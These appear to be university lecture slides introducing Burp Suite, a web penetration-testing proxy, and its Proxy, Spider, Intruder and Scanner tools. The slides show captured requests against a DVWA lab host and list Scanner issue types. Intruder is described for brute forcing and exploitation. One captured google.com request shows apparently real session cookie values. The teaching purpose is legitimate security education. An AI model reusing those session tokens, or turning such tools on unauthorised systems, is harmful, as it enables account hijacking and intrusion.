

Burp Suite

DHEEPSHIKA RAGHUNATHAN
SAI MADHAV RAJU GORIPARTHI



A. JAMES CLARK
SCHOOL OF ENGINEERING


Introduction

- Tool for Web Application Penetration Testing
- Works on HTTP/HTTPS communication protocols
- Intercepting proxy
- Graphical Interface
- Written in Java
- Cross Platform tool




A. JAMES CLARK
SCHOOL OF ENGINEERING

Burp Suite



A. JAMES CLARK
SCHOOL OF ENGINEERING

How it works



Tools of Burp Suite

- PROXY
- TARGET
- SPIDER
- SCANNER
- INTRUDER
- REPEATER
- SEQUENCER
- COMPARER
- EXTENDER



A. JAMES CLARK
SCHOOL OF ENGINEERING

Proxy

- Core of Burp Suite
- Intercepts all traffic going through it
- Request and response details could be manipulated
- Interception status can be toggled On/Off
- Maintains a history of all requests and responses



A. JAMES CLARK
SCHOOL OF ENGINEERING

Proxy Tab

Burp Suite Community To direct input to this virtual machine, press Ctrl+G.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://www.google.com:80 [172.217.13.228]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex


```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: IP_JAR=2018-4-20-6;
NID=128=f8ZsYfpOhLfDnIDwA13IS0F4uJohZBCjJ7S8638M3HWeV8nAkjb880cxL9z1lthbh1vJLKe5aV5JycjzPSpAGvqQIrDeYqwq31gaWvc59tQ8myoYK-blpoUhqORWV20Wdmc0M9gkbUSXWiczSLJrw6dEx0jKd_nUK
sbz7lNxGv4xbvq1V-DAxBvzfq65nlKkMsJ_V50UHy7PGGc2w0aD0giwm16q5775x9a8NQQTc; SID=_Axg5Qooxqq7p5u7C0nBBmTmtGPrvlmGe0_NC62ZIxDj8KBB6tW-v50W14kbUfqeedi-aw.;
HSID=AhFpMudwA3ltBsJP; APISID=NYdk4jmbyn7pjL0/ADIHZR6TuctiRHc90; SIDCC=AEf0LebXThR6pHSK-dLePiLJllY0YW9rytvWRzaDjisj03xNu2oUYWGlpwILv8oClxDjAkckKk; OGP=-5061451;
Connection: close
Upgrade-Insecure-Requests: 1
```



A. JAMES CLARK
SCHOOL OF ENGINEERING




Proxy Setting Options



A. JAMES CLARK
SCHOOL OF ENGINEERING

Browser Proxy Setting



A. JAMES CLARK
SCHOOL OF ENGINEERING

Target

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The left pane displays a tree view of the target application structure under 'http://192.168.159.146'. The 'dvwa' folder is expanded, showing various sub-pages like index.php, about.php, instructions.php, logout.php, phpinfo.php, security.php, setup.php, and vulnerabilities. The 'vulnerabilities' folder is also expanded. The right pane shows a detailed table of requests for the '/dvwa/vulnerabilities/sql/' page, listing 12 rows with columns for Host, Method, URL, Params, Status, Length, MIME type, and Title. Below the table, a request message is displayed in raw, params, headers, and hex formats. The raw section shows a GET request to /dvwa/vulnerabilities/sql/. The headers section includes User-Agent: Mozilla/5.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://192.168.159.146/dvwa/vulnerabilities/sql/, and a cookie: security=low; PHPSESSID=7232727f6a69c66531b209d7cd2de785.

This tab stores a tree of the target application



Spider

- Used to crawl a given website
- Can be used to find hidden pages and contents
- Passive crawling
- Submits forms automatically



A. JAMES CLARK
SCHOOL OF ENGINEERING

Spider

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Conf.
http://192.168.159.146	GET	/dvwa/login.php		200	1599	HTML	Damn Vulnerable Web ...	
http://detectportal.firefox.com	GET	/dvwa		301	555	HTML	301 Moved Permanently	
http://www.google.com	GET	/dvwa/		302	445	HTML		
https://www.google.com	POST	/dvwa/login.php		302	354	HTML		
http://www.w3.org	GET	/dvwa/index.php						

http://192.168.159.146 Host Method URL Params Status Length MIME type Title Conf.

- Add to scope
- Spider this host
- Actively scan this host
- Passively scan this host
- Engagement tools [Pro version only]
 - Compare site maps
 - Expand branch
 - Expand requested items
 - Delete host
 - Copy URLs in this host
 - Copy links in this host
 - Save selected items
- Show new site map window
- Site map help

Response

Raw Headers Hex

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.159.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=high; PHPSESSID=7232727f6a69c66531b209d7cd2de785
Connection: close
Upgrade-Insecure-Requests: 1
```

?

< > + >

Type a search term

0 matches



A. JAMES CLARK
SCHOOL OF ENGINEERING

Spider

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title
http://127.0.0.1							
http://192.168.159.146							
http://192.168.159.146	GET	/		200	1086	HTML	Metasploitable2 - Linux
http://192.168.159.146	GET	/dav/		200	868	HTML	Index of /dav
http://192.168.159.146	GET	/dav/?C=D;O=A	✓	200	868	HTML	Index of /dav
http://192.168.159.146	GET	/dav/?C=M;O=A	✓	200	868	HTML	Index of /dav
http://192.168.159.146	GET	/dav/?C=N;O=D	✓	200	868	HTML	Index of /dav
http://192.168.159.146	GET	/dav/?C=S;O=A	✓	200	868	HTML	Index of /dav
http://192.168.159.146	GET	/dvwa/about.php		200	5957	HTML	Damn Vulnerable Web ...
http://192.168.159.146	GET	/dvwa/dvwa/		200	1596	HTML	Index of /dvwa/dvwa
http://192.168.159.146	GET	/dvwa/dvwa/?C=D;O=A	✓	200	1596	HTML	Index of /dvwa/dvwa
http://192.168.159.146	GET	/dvwa/dvwa/?C=D;O=D	✓	200	1596	HTML	Index of /dvwa/dvwa
http://192.168.159.146	GET	/dvwa/dvwa/?C=M;O=A	✓	200	1596	HTML	Index of /dvwa/dvwa
http://192.168.159.146	GET	/dvwa/dvwa/?C=N;O=D	✓	200	1596	HTML	Index of /dvwa/dvwa
http://192.168.159.146	GET	/dvwa/dvwa/?C=N;O=A	✓	200	1596	HTML	Index of /dvwa/dvwa

Request Response

Raw Params Headers Hex

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.159.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=high; PHPSESSID=7232727f6a69c66531b209d7cd2de785
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term 0 matches



A. JAMES CLARK
SCHOOL OF ENGINEERING


Intruder

- Exploiting vulnerabilities
- Fuzzing
- Brute Forcing




A. JAMES CLARK
SCHOOL OF ENGINEERING

Intruder



A. JAMES CLARK
SCHOOL OF ENGINEERING

Intruder



A. JAMES CLARK
SCHOOL OF ENGINEERING

Scanner

Scanner is used to scan vulnerabilities in web applications. It can perform -

- Passive Scan
- Active Scan
- Generate the report of scan



Scanner

Applications ▾ Places ▾ burp-StartBurp ▾ Wed 18:12

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder

About Burp Scanner Issue definitions

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100
Cross-site scripting (stored)	High	0x00200100
HTTP response header injection	High	0x00200200
Cross-site scripting (reflected)	High	0x00200300

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be



